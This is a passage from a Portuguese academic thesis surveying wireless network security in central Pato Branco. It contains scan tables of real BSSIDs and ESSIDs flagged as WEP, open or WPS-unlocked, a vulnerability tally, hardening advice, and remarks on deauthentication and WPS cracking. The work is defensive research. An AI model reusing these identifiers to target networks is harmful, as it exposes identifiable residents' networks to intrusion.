18:A6:F7:8C:D6:4F	7	-75	1.0	No	AtherosC	Silvia
84:16:F9:31:63:02	1	-79	1.0	No	AtherosC	mywifi

Figura 55 - Lista de redes no ponto H com WPS ativo
Fonte: autoria própria.


A Figura 56 mostra as redes detectadas no ponto I.



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
9C:7D:A3:EB:49:44	-34	26	47 0	4	130	WPA2	CCMP	PSK	ALEXANDER_COPEL
82:35:C1:D3:59:79	-34	23	0 0	4	65	WPA2	CCMP	PSK	Redmi
C0:25:E9:86:4E:04	-46	32	419 0	10	270	OPN			DanielaNet
9C:7D:A3:EB:A0:50	-60	26	0 0	1	130	WPA2	CCMP	PSK	Dione Regina
10:FE:ED:69:A1:E2	-61	24	0 0	6	135	WPA	CCMP	PSK	Mariano2
00:0C:C3:5E:6C:0C	-62	22	0 0	1	130	WPA2	CCMP	PSK	GVT-6C0C
64:66:B3:82:16:02	-62	25	2 0	3	270	WPA2	CCMP	PSK	JLG
70:4F:57:90:59:A6	-63	21	0 0	13	270	WPA2	CCMP	PSK	Rogério
A0:AB:1B:BE:74:42	-64	25	1 0	5	270	WPA2	CCMP	PSK	Lorenski
EC:22:80:49:E7:A3	-64	25	8 0	11	130	WPA2	CCMP	PSK	GVT-E7A3
48:EE:0C:D7:23:EC	-65	35	1 0	11	65	WPA2	CCMP	PSK	Boesing
18:D6:C7:F4:38:EA	-66	27	0 0	10	270	WPA2	CCMP	PSK	Rocha Barber.
C8:3A:35:26:24:B8	-70	23	0 0	5	135	WPA2	CCMP	PSK	Gabriel
54:2F:8A:10:BD:D0	-70	23	0 0	1	130	WPA2	CCMP	PSK	VIVO-BDD1
D4:6E:0E:E1:D1:C4	-74	27	0 0	11	270	WPA	CCMP	PSK	Rodrigo
A0:AB:1B:04:70:66	-76	2	0 0	7	130	WPA2	CCMP	PSK	Junior
18:D6:C7:75:CD:14	-76	22	1 0	2	270	WPA2	CCMP	PSK	4815162342
AC:84:C6:01:26:7E	-77	4	0 0	5	270	WPA2	CCMP	PSK	Suelen
E8:94:F6:CA:EF:7A	-78	28	1 0	11	135	WPA2	CCMP	PSK	junior
C0:25:E9:65:75:F0	-79	12	0 0	3	270	WPA2	CCMP	PSK	Gabriel 303
A0:AB:1B:31:2B:34	-79	16	0 0	8	130	WPA2	CCMP	PSK	EderJoice
A4:2B:B0:C8:21:AD	-80	11	1 0	12	270	WPA2	CCMP	PSK	Farina Oi Velox
C0:4A:00:C3:A1:B0	-80	16	2 0	7	135	WPA2	CCMP	PSK	FABIO 303
00:1A:3F:2D:93:D4	-80	15	0 0	11	270	WPA	CCMP	PSK	Ana.
40:B0:34:59:76:BC	-80	6	0 0	6	65	WPA2	CCMP	PSK	DIRECT-BE-HP OfficeJet 7510
00:25:86:C5:89:8A	-81	25	0 0	8	54 .	WEP	WEP		Mariza

Figura 56 - Lista de redes sem fio detectadas no ponto I
Fonte: autoria própria.

A Figura 57 mostra as redes WPA2, no ponto I, com WPS ativo.



BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
54:2F:8A:10:BD:D0	1	-75	2.0	No	RealtekS	VIVO-BDD1
64:66:B3:82:16:02	3	-57	1.0	No	AtherosC	JLG
C0:25:E9:65:75:F0	3	-75	2.0	No	RalinkTe	Gabriel 303
18:D6:C7:C5:D0:AE	3	-71	1.0	No	AtherosC	Viviane
AC:84:C6:01:26:7E	5	-75	2.0	No	RalinkTe	Suelen
AC:84:C6:01:53:B4	5	-55	2.0	No	RalinkTe	Conradi
C8:3A:35:26:24:B8	5	-73	1.0	No	RalinkTe	Gabriel
10:FE:ED:69:A1:E2	6	-61	1.0	No	AtherosC	Mariano2
14:CC:20:FC:6B:9E	8	-77	1.0	No	AtherosC	Normelio
18:D6:C7:F4:38:EA	10	-67	2.0	No	RalinkTe	Rocha Barber.
F8:1A:67:B2:AC:AC	10	-87	1.0	No	AtherosC	Wi-Fi casa
E8:94:F6:CA:EF:7A	11	-71	1.0	No	AtherosC	junior
C4:6E:1F:46:85:FC	11	-83	1.0	No	AtherosC	Marcelo
00:0C:C3:5E:6C:0C	11	-65	2.0	No	Broadcom	GVT-6C0C
D4:6E:0E:E1:D1:C4	11	-81	2.0	No	RalinkTe	Rodrigo
A4:2B:B0:C8:21:AD	12	-79	1.0	No	AtherosC	Farina Oi Velox
70:4F:57:90:59:A6	13	-69	2.0	No	RalinkTe	Rog\\xc3\\xa9rio
EC:22:80:49:E7:A3	2	-59	2.0	No	RealtekS	GVT-E7A3
18:D6:C7:75:CD:14	2	-75	1.0	No	AtherosC	4815162342
18:A6:F7:35:EF:EC	2	-81	1.0	No	AtherosC	Ju Lima.
28:BE:9B:33:BC:C4	1	-83	2.0	No	Broadcom	Impacto
00:0C:C3:F6:9E:40	1	-79	2.0	No	Broadcom	GVT-9E40
7C:8B:CA:C3:1A:72	11	-89	2.0	No	AtherosC	GVT-321D
90:94:E4:A8:66:A6	3	-85	2.0	No	RalinkTe	Beto Braunn 21
C0:4A:00:C3:A1:B0	7	-75	1.0	No	AtherosC	FABIO 303
E4:6F:13:8D:CA:53	3	-89	2.0	No	RealtekS	Alessandra
A0:AB:1B:BE:74:42	5	-71	2.0	No	RealtekS	Lorenski

Figura 57 - Lista de redes no ponto I com WPS ativo
Fonte: autoria própria.

4.3 RESULTADOS OBTIDOS

Após a coleta dos dados, os seguintes resultados foram obtidos, conforme o Quadro 2.

ANÁLISE DAS REDES SEM FIO - CENTRO DE PATO BRANCO – PR											
PONTOS DE ACESSO	WEP	WPA	WPA2	REDE ABERTA	REDE OCULTA SEM CRIPT.	REDE OCULTA COM CRIPT. WPA/WPA2	REDE ABERTA COM AUT/ PPPOE	TOTAL DE REDES	REDES COM PROTEÇÃO ANTI-ATAQUE WPS	REDES VULNERÁ-VEIS	PORCENTAGEM DE REDES VULNERÁVEIS
PONTO A	1	0	21	0	1	1	1	25	0	1 - WEP 8 – WPS 1 -HIDE	**40 %**
PONTO B	2	2	15	5	1	0	1	26	1	5 - OPN 2- WEP 10-WPS 1 - HIDE	**69,23 %**
PONTO C	0	0	24	0	0	0	2	26	0	18 - WPS	**69,23 %**
PONTO D	0	0	25	1	0	0	0	26	0	1 - OPEN 13 - WPS	**53,84 %**
PONTO E	0	1	22	1	1	1	0	26	0	1 - OPEN 13 – WPS 1 - HIDE	**57,69 %**
PONTO F	0	1	21	1	0	1	2	26	2	1 - OPEN 11 - WPS	**46,15 %**
PONTO G	0	1	23	0	0	0	1	25	1	10 - WPS	**40 %**
PONTO H	0	0	24	1	0	0	1	26	1	1 - OPEN 10 – WPS	**42,30 %**
PONTO I	1	2	21	1	0	0	0	26	0	1 - WEP 13 – WPS	**53,84 %**

Quadro 2 - Resultados Obtidos

A Equação 1 foi utilizada para obter o número total de vulnerabilidades de cada Ponto:

$$NRV\ \{X\} = REWP + RWPA + RA + ROASC \quad (1)$$

Onde:

NRV {X} representa o número total de redes vulneráveis no ponto X,

X representa cada ponto analisado de forma independente;

REWP representa o total de redes com protocolo WEP ativado;

RWPA representa o total de redes WPA ou WPA2 ativados com o protocolo WPS;

RA representa as redes abertas sem nenhum tipo de criptografia;

ROASC representa as redes ocultas abertas sem criptografia.

Obtendo-se o número de redes vulneráveis de determinado ponto, é obtido através da Equação 2 a porcentagem de redes vulneráveis deste ponto.

$$PRV \{X\} = NRV * 100 / NTR \quad (2)$$

Onde:

PRV representa a porcentagem de redes vulneráveis no ponto X;
NRV representa o número de redes vulneráveis;
NTR representa o número total de redes.

Com os dados do Quadro 2, o Gráfico 1 foi gerado:




Gráfico 1 - Índice de Redes sem fio vulneráveis
Fonte: autoria própria.

De acordo com o Gráfico 1, em todos os pontos analisados houve a presença de redes sem fio com falhas de segurança, e em dois pontos considerados “críticos”, (PONTO B e PONTO C) as redes vulneráveis analisadas chegaram a passar dos 60%. Para o ponto B, foram consideradas como vulnerabilidades: 5 redes sem fio totalmente abertas sem autenticação, 2 redes em fio utilizando o protocolo WEP, 10 redes sem fio utilizando o protocolo WPS sem limite de tentativas de acesso e uma rede sem fio aberta, porém oculta. Para o ponto C, as vulnerabilidades consideradas foram os 18 pontos de acesso com WPS ativos sem limite de tentativas de acesso.

Como média geral das redes sem fio pesquisadas, temos um percentual de 52 % de redes vulneráveis encontradas.

O Gráfico 2 demonstra a relação dos locais visitados com os protocolos vulneráveis. Como é possível de observar o ponto C é o que mais teve equipamentos de rede sem fio com WPS ativado.




Gráfico 2 - Gráfico de Locais visitados e a relação de protocolos vulneráveis
Fonte: autoria própria.

O Gráfico 3 demonstra os locais onde mais foram detectados ponto de acesso com proteção contra o ataque WPS, pois possuem limitação de tempo para cada tentativa realizada.




Gráfico 3 - Locais com maior proteção aos ataques pelo protocolo WPS
Fonte: autoria própria.

4.4 RECOMENDAÇÕES PROPOSTAS

Como recomendações aos problemas detectados tanto do protocolo WEP como o WPA2 com WPS ativado, é que sejam alteradas as configurações do equipamento para usar de preferência somente o protocolo WPA2, com o suporte ao WPS desativado. Para equipamentos antigos que possuem apenas o protocolo WEP, como segurança de rede, o ideal é a substituição deste equipamento ou ainda a atualização do *firmware* do equipamento para uma versão mais atual. A recomendação do uso de criptografia é que seja utilizado uma criptografia com uma chave AES de 256 bits ou mais. A escolha de uma senha alfanumérica de tamanho superior a 20 caracteres também dificultará a um possível atacante realizar ataques de força bruta na rede sem fio, tanto ao protocolo WPA como ao protocolo WPA2.

A recomendação também dependerá do ambiente em que se encontra o equipamento residencial ou empresarial. Se for residencial uma autenticação com uma senha forte com as características citadas anteriormente, com o equipamento de rede sem fio atualizado, já aumentará consideravelmente a segurança, isto levando-se em consideração que seja utilizado uma chave AES para criptografia com o protocolo WPA2 ativado. Se for um ambiente empresarial recomenda-se além da senha forte a utilização de um servidor de autenticação *RADIUS* e também todos os equipamentos de rede sem fio atualizados.

Como recomendação proposta adicional para aumentar a segurança dos equipamentos de rede sem fio, é proposto que sejam atualizados os *firmwares* para versões baseadas em Linux, visto o grande número de vulnerabilidades que surgem destes equipamentos ao longo do tempo.

5 CONSIDERAÇÕES FINAIS

Este projeto propôs identificar o índice de redes sem fio vulneráveis na cidade de Pato Branco – PR, mais especificamente no centro, por concentrar maior número de edifícios residenciais, lojas e comércios variados. Ao todo foram mapeados 9 lugares denominados respectivamente de pontos A, B, C, D, E, F, G, H e I, com suas redes sem fio e protocolos de comunicação identificados separadamente.

A pesquisa realizada sobre os protocolos de segurança facilitou a identificação dos mesmos no momento do escaneamento das redes sem fio;

Foi possível comprovar a eficácia dos métodos de quebra de segurança que foram estudados no projeto nos testes de laboratório realizados, demonstrando que as falhas realmente existem e afetam milhares de equipamentos. Um dos fatores que é bastante preocupante é que, qualquer atacante com conhecimento do uso do Kalli Linux por exemplo, pode derrubar a rede de determinado cliente, apenas enviando pacotes de desautenticação como se fosse o próprio computador do cliente, utilizando seu endereço MAC. Neste caso, uma ferramenta de auditoria de redes estaria sendo utilizada para o mau uso da tecnologia. Não existe uma forma de impedir que os atacantes identifiquem as redes sem fio e nem uma forma de impedir que obtenham seus endereços MAC. A invasão de um ponto de acesso em uma residência, pode ser a porta de entrada para uma pessoa mal-intencionada, para os mais diversos fins desde roubo de arquivos confidenciais, senhas, e instalações de vírus para usar recursos de processamento dos equipamentos. Já nas empresas este risco é ainda maior e pode prejudicar muito uma empresa se dados vitais da mesma fossem divulgados ou roubados.

Embora o projeto tenha utilizado alguns dos tipos de quebra de segurança mais conhecidos, ainda existem muitos outros métodos que por ventura possam vir a serem estudados em projetos futuros.

Apesar de os resultados não poderem ser generalizados, visto que se tratou de um estudo de caso em apenas uma pequena área da cidade de Pato Branco, pode-se afirmar que o trabalho é válido e o modelo pode ser desenvolvido em toda a cidade.

Tendo como base os resultados obtidos no que se refere as “redes ocultas sem criptografia”, as mesmas foram consideradas como sendo “redes vulneráveis”, visto que, para um atacante é relativamente fácil descobrir o ESSID de um ponto de acesso com ESSID oculto. Principalmente quando um cliente acaba de se conectar a esta rede, a mesma por uns instantes deixa de ser oculta.

Apesar de todas as falhas e vulnerabilidades divulgadas e reconhecidas em âmbito mundial sobre os protocolos WEP e WPS, ainda se encontram equipamentos de rede sem fio que utilizam estes protocolos, como foi comprovado no escaneamento das redes. Alguns equipamentos de rede mais novos já estão vindo com bloqueio de ataque ao protocolo WPS, porém como foi demonstrado na pesquisa, foram encontrados apenas 5 equipamentos com este recurso ativado, ou seja, um número bastante baixo comparando-se ao número de equipamentos existentes em funcionamento.

Com base nas informações obtidas, percebe-se características muito relevantes, a primeira é a facilidade de acesso a redes sem fio devido a seu sinal ser irradiado em todas as direções e em segundo, a falta de profissionalismo com relação a instalação que muitas empresas têm ao instalar o equipamento para seus clientes, deixando-os vulneráveis, e até mesmo por parte dos clientes que compram o equipamento e instalam por conta própria.

Por fim, como recomendação para trabalhos futuros, seria interessante realizar um mapeamento mais criterioso em outros bairros para a obtenção de uma maior precisão dos dados sobre a segurança em redes sem fio na cidade ou qualquer outra cidade em que este projeto venha a ser realizado. Seria interessante também realizar um estudo focado mais às empresas, já que este trabalho não fez distinção alguma entre usuários residenciais e empresariais que foram capturados na coleta de dados.

REFERÊNCIAS

EDUARDO, Carlos. **Topologias 802.11.** 2011. Disponível em: < https://www.wlan.com.br/?p=453>. Acesso em: 02/09/2018.

GIANTOMASO, Isabela**. O que muda do Wi-Fi 802.11ac para 802.11ax: entenda padrão de Internet.** Disponível em: < https://www.techtudo.com.br/noticias/2018/03/o-que-muda-do-wi-fi-80211ac-para-80211ax-entenda-padrao-de-internet.ghtml/>. Acesso em 30/08/2018.

IEEE Standard 802.11. "The IEEE 802.11 Standard". U.S.A., 1997.

IEEE Standard 802.11. "The IEEE 802.11a Standard". U.S.A., 1999.

IEEE Standard 802.11. "The IEEE 802.11b Standard". U.S.A., 1999.

IEEE Standard 802.11. "The IEEE 802.11g Standard". U.S.A., 2003.

IEEE Standard 802.11. "The IEEE 802.11i Standard". U.S.A., 2004.

IEEE Standard 802.11. "The IEEE 802.11n Standard". U.S.A., 2009.

IEEE Standard 802.11. "The IEEE 802.11ad Standard". U.S.A., 2012.

IEEE Standard 802.11. "The IEEE 802.11ac Standard". U.S.A., 2013.

LOURENÇO, Luciano. **Redes wireless atualizado (Sétima e ultima parte)**. 2011. Disponível em: < https://www.hardware.com.br/guias/redes-wireless/quebrando-wpa-wpa2.html>. Acesso em 20/09/2018.

MORAES, Alexandre Fernandes de; **Redes sem fio**. São Paulo: ed. Érica, 2010;

MORIMOTO, Carlos E. **Redes, guia prático**. Porto Alegre: Ed. Sul Editores, 2008;

MORIMOTO, Carlos E. **Wireless atualizado (sétima e última parte).** 2011. Disponível em: <https://www.hardware.com.br/guias/redes-wireless/80211g-1.html>. Acesso em 06/09/2018.

MORIMOTO, Carlos. **Redes Wireless atualizado. Alcance e interferência**. 2011. Disponível em: <https://www.hardware.com.br/guias/redes-wireless/alcance-interferencia.html>. Acesso em 06/09/2018.

MORIMOTO, Carlos. **802.11ad: Wireless a 5 Gb/s usando a faixa dos 60 GHz**. 2012. Disponível em: < https://www.hardware.com.br/noticias/2012-01/wigig.html>. Acesso em 18/09/2018.

MORIMOTO, Carlos. **A vulnerabilidade no WPS que torna o WPA/WPA2 vulnerável a ataques**.2012. Disponível em: <http://www.hardware.com.br/artigos/reaven>. Acesso em 05/06/2018.

ROCKENBACH, Marcelo; ***Wireless em Ambientes Públicos***. Passo Fundo – RS. 2008. Monografia defendida para obtenção do grau de Bacharel em Ciência da Computação.

RUFINO, Nelson Murilo de O.; Segurança em redes sem fio. São Paulo: ed. Novatec, 2011.

TEIXEIRA, Carlos Eduardo; GIMENEZ, Edson Josias Cruz; **Redes Wifi de altas velocidades: uma visão geral sobre as novas tecnologias Wifi.** Disponível em: < https://www.inatel.br/biblioteca/pos-seminarios/seminario-de-redes-e-sistemas-de-telecomunicacoes/v-srst/9530-redes-wifi-de-altas-velocidades-uma-visao-geral-sobre-as-notas-tecnologias-wifi/file>. Acesso em 05/09/2018.

VENTURA, Felipe. **O Wi-Fi 802.11ax mais rápido está chegando.** Disponível em: < https://tecnoblog.net/231601/wi-fi-802-11ax-chegando>. Acesso em 04/09/2018.

WEIDMAN, Georgia. **Testes de Invasão. Uma introdução prática ao hacking.** São Paulo: ed. Novatec, 2014;